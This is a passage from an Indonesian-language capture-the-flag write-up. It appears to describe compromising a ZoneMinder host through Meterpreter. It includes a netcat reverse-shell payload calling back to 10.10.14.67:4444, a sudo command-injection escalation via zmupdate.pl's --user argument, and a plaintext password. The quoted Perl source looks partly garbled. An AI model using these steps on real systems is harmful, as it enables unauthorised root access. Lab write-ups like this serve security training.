4.8K Nov 23 2022 /usr/bin/zmstats.pl -rwxr-xr-x 1 root root 2.1K Nov 23 2022 /usr/bin/zmsystemctl.pl -rwxr-xr-x 1 root root 13K Nov 23 2022 /usr/bin/zmtelemetry.pl -rwxr-xr-x 1 root root 5.3K Nov 23 2022 /usr/bin/zmtrack.pl -rwxr-xr-x 1 root root 19K Nov 23 2022 /usr/bin/zmtrigger.pl -rwxr-xr-x 1 root root 45K Nov 23 2022 /usr/bin/zmupdate.pl -rwxr-xr-x 1 root root 8.1K Nov 23 2022 /usr/bin/zmvideo.pl -rwxr-xr-x 1 root root 6.9K Nov 23 2022 /usr/bin/zmatch.pl -rwxr-xr-x 1 root root 20K Nov 23 2022 /usr/bin/zmx10.pl ^Z Background channel 1? [y/N] y meterpreter > cd /usr/bin meterpreter > download zm*.pl [*] downloading: ./zmaudit.pl -> /home/kali/zmaudit.pl [*] Completed : ./zmaudit.pl -> /home/kali/zmaudit.pl [*] downloading: ./zmcamtool.pl -> /home/kali/zmcamtool.pl [*] Completed : ./zmcamtool.pl -> /home/kali/zmcamtool.pl [*] downloading: ./zmcontrol.pl -> /home/kali/zmcontrol.pl [*] Completed : ./zmcontrol.pl -> /home/kali/zmcontrol.pl [*] downloading: ./zmdc.pl -> /home/kali/zmdc.pl [*] Completed : ./zmdc.pl -> /home/kali/zmdc.pl [*] downloading: ./zmfilter.pl -> /home/kali/zmfilter.pl [*] Completed : ./zmfilter.pl -> /home/kali/zmfilter.pl </pre>
Description	<ol style="list-style-type: none"> 1. Setelah memulai shell untuk zoneminder, kami melakukan <i>information gathering</i> mengenai <i>command</i> yang bisa dilakukan di zoneminder. 2. Setelah kami menemukan bahwa zoneminder hanya bisa menjalankan <i>command</i> /usr/bin/zm*.pl. 3. Kami melakukan menjalankan <i>command</i> ls untuk melihat file apa saja yang ada di zoneminder. 4. Selanjutnya kami men-<i>download</i> semua file tersebut ke perangkat kami. 5. Selanjutnya kami melakukan <i>information gathering</i> dari setiap file yang kami dapatkan.

Information Gathering in ZM file

File	zmupdate.pl
------	-------------

Result	<pre> if (\$response == /^[yy]\$/) { my (\$host, \$portOrSocket) = (\$Config{ZM_DB_HOST} =~ /^(?:[!:])(?:[.])?\$/); my \$command = 'mysqldump'; if (\$super) { \$command .= ' --defaults-file=/etc/mysql/debian.cnf'; } elsif (\$dbUser) { \$command .= ' -u' . \$dbUser; \$command .= ' -p' . \$dbPass . '\' if \$dbPass; } if (defined(\$portOrSocket)) { if (\$portOrSocket =~ /^\/\$/) { \$command .= ' -S' . \$portOrSocket; } else { \$command .= ' -h' . \$host . ' -P' . \$portOrSocket; } } else { \$command .= ' -h' . \$host; } my \$backup = '/tmp/zm/' . \$Config{ZM_DB_NAME} . '-' . \$version . '.dump'; \$command .= ' --add-drop-table --databases ' . \$Config{ZM_DB_NAME} . ' > ' . \$backup; print("Creating backup to \$backup. This may take several minutes.\n"); (\$command) = \$command =~ /(.*)/; # detail print("Executing '\$command'\n" if logDebugging(); my \$output = qx(\$command); my \$status = \$? >> 8; if (\$status logDebugging()) { chomp(\$output); print("Output: \$output\n"); } } </pre>
Description	<ol style="list-style-type: none"> 1. Pada file zmupdate.pl kami menemukan adanya potongan <i>script code</i> yang kemungkinan bisa kami exploit untuk mendapatkan <i>reverse shell</i> untuk zoneminder.

Zoneminder Exploitation	
Attack Method	Reverse Shell Attack
Tool Used	Metasploit
Payload or Command Used	Payload used: <code>#!/bin/bash busybox nc 10.10.14.67 4444 -e sh</code>
Step-by-Step Action	<ol style="list-style-type: none"> 1. Pertama kami membuat file yang berisikan <i>payload</i> untuk <i>reverse shell</i> yang akan dilakukan untuk mendapatkan <i>privilege root</i> nanti. 2. Selanjutnya kami meng-<i>upload</i> file tersebut ke dalam shell yang sudah kami mulai di metasploit. 3. Selanjutnya kami mengganti mode file tersebut agar bisa dijalankan dengan chmod +x [nama file].
Result	<pre> meterpreter > cd /tmp meterpreter > upload script.sh [*] Uploading : /home/kali/script.sh → script.sh [*] Uploaded -1.00 B of 45.00 B (-2.22%): /home/kali/script.sh → script.sh [*] Completed : /home/kali/script.sh → script.sh meterpreter > </pre> <pre> meterpreter > shell Process 58323 created. Channel 21 created. chmod +x script.sh ls -lha script.sh -rwxr-xr-x 1 zoneminder zoneminder 45 Dec 15 10:42 script.sh </pre>

Zoneminder Exploitation	
Attack Method	Reverse Shell Attack
Payload or Command Used	<p>Payload used: <code>#!/bin/bash busybox nc 10.10.14.67 4444 -e sh</code> dan password = ZoneMinderPassword2023</p> <p>Command Used: <code>sudo /usr/bin/zmupdate.pl --version=1 --user='\$(/tmp/script.sh)' --pass=ZoneMinderPassword2023</code></p>
Step-by-Step Action	<ol style="list-style-type: none"> 1. Sebelum menjalankan <i>script</i> yang dibuat, kami menggunakan netcat terlebih dahulu untuk melakukan <i>reverse shell</i> untuk mendapatkan privilege root. 2. Selanjutnya, kami melanjutkan dengan menjalankan file <i>script</i> yang sudah kami buat. Kami jalankan di dalam shell yang terhubung ke zoneminder. 3. Setelah mendapatkan privilege root, kami mendapatkan sebuah file yang bernama root.txt.
Result	 <pre> meterpreter > shell Process 58323 created. Channel 21 created. chmod +x script.sh ls -lha script.sh -rwxr-xr-x 1 zoneminder zoneminder 45 Dec 15 10:42 script.sh sudo /usr/bin/zmupdate.pl --version=1 --user='\$(/tmp/script.sh)' --pass=ZoneMinderPassword2023 Initiating database upgrade to version 1.36.32 from version 1 WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct? Press enter to continue or ctrl-C to abort : Do you wish to take a backup of your database prior to upgrading? This may result in a large file in /tmp/zm if you have a lot of events. Press 'y' for a backup or 'n' to continue : y Creating backup to /tmp/zm/zm-1.dump. This may take several minutes. (kali㉿kali)-[~] \$ nc -lvnp 4444 listening on [any] 4444 ... connect to [10.10.14.67] from (UNKNOWN) [10.10.11.245] 60074 whoami root cd /root ls root.txt </pre>